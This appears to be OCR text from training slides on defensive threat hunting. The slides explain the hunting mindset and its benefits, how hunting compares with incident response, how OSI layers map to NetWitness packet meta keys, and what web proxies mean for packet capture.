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threat hunt·ing

/THret/ /ˈhən(t)iNG/

A complex process of proactively and iteratively searching networks to isolate advanced threats evading security tools.

Threat Hunting is, at the basest level, Investigation without cause

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THREAT HUNTING

- Hunting is active, methodical, and continuous.
- If you already know what you're looking for that's Searching; not Hunting.
- Threat actors must operate within your environment to be successful
  - Use your HOME-FIELD ADVANTAGE.
  - Similar to "Malware can hide but it must run" from memory forensics
  - Focus on Choke Points Attackers HAVE to Traverse
- Understand what traces are left (breadcrumbs or threads) from both the network and host perspective.
  - Locard's Exchange Principle
- Threat Hunting cannot be fully automated
  - Automation can help, but you need people to win against people

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
THREAT HUNTING MINDSET

- Assume a compromise
- Don’t wait for an alert
- Don’t assume someone else has seen this before
- Attacks are always changing
- **Know what bad looks like**
- **Know what normal looks like**



BENEFITS OF THREAT HUNTING

- Find previously undetected threats
  - Reduce dwell time (infection to detection)
- Learn the environment / dataset
  - Biggest ‘hidden’ ROI
  - Enhance speed and accuracy of response efforts
- Improve overall organization posture
  - Find misconfigurations
  - Identify Gaps
  - Reduced attack surfaces
- **Hunting Makes Analysts Better**
  - Puts Analysts in Front of Problems
  - Builds Investigative Mindset
  - Builds Technical Knowledge
  - Builds Organizational Knowledge
  - Solidifies Training Knowledge

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THREAT HUNTING VS INCIDENT RESPONSE

- Similar methodology, skills, tools and techniques
- Different initial mindset
  - Hunting: Assume a compromise. Go find it.
  - IR: Prior knowledge of an compromise. (Initial thread to pull)
  - Steps after discovery are quite similar

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NETWITNESS PACKET HUNTING

Or “Incident Response Warrantless Wiretapping”

NETWITNESS PACKETS

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

NETWITNESS PACKETS

DATA FLOW



NETWITNESS PACKETS

PARSING FLOW



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NWP & LAYER 1-4

OSI

Layer 1 - Physical

Layer 2 - Datalink

- Datalink
- 802.3x: Ethernet
- 802.11x: WiFi
- **Switches**

Layer 3 - Network

- IP (v4/v6)
- 256 possible IP (ICMP (1) TCP (6) & UDP (17) are just three of them)

Layer 4 - Transport

- End to end communications, Flow Control
- Some of the IP are classified as Layer 4

NetWitness

Layer 1

- Not represented in NetWitness Packets

Layer 2

- Mac Address of last forwarder is captured (typically not useful)

Layer 3

- IP.src, IP.dst, IP.proto

Layer 4

- TCP: tcp.srcport, tcp.dstport
- UDP: udp.srcport, udp.dstport
- TCP Flags

NWP & LAYER 5-7 – APPLICATION SET

OSI

Layer 5 - Session

- Establishes, maintains and ends communication with the receiving device.

Layer 6 - Presentation

- Character encoding, compression/decompression, encryption/decryption

Layer 7 - Application

- Applications utilizing Layer's 6 and 7.
- Browsers, chat programs, email clients, etc

Layers 5- 7

- Common protocols like HTTP, HTTPS, SSH, RDP, FTP, etc

NetWitness

Layer 5

- Session View which can be split into streams.
- **NW Sessions have two limits**
  - **32 megs or 60 seconds** (whichever is reached first) (configurable)
  - Session chaining (session.split)

Layer 6

- NW Thick Client: Decode as None [ASCII], EBCDIC, Compressed Web Content (gzip)
- Also SSL decryption, if available

Layer 7

- Security Analytics: Service specific details and indicators
- Hunting Pack addresses many of these protocol specific details and behaviors

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CAPTURE CONSIDERATIONS - WEB PROXIES

- Web gateway proxies are most common
  - Others such as Reverse Proxies or Load Balancers exist
- Transparent mode vs Explicit mode
- Persistent Connections can be problematic.
  - Multiple requests to same destination IP over same session
- Cloud Proxies are becoming more prevalent and have specific challenges in regards to packet capture

- Several different methods for scanning and blocking content, 403 Forbidden, 30X redirects, TCP RST, ETC
- X-Forwarded-For header shows up in NetWitness as ‘orig_ip’ meta key
- X-Via header also used to identify proxy source

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

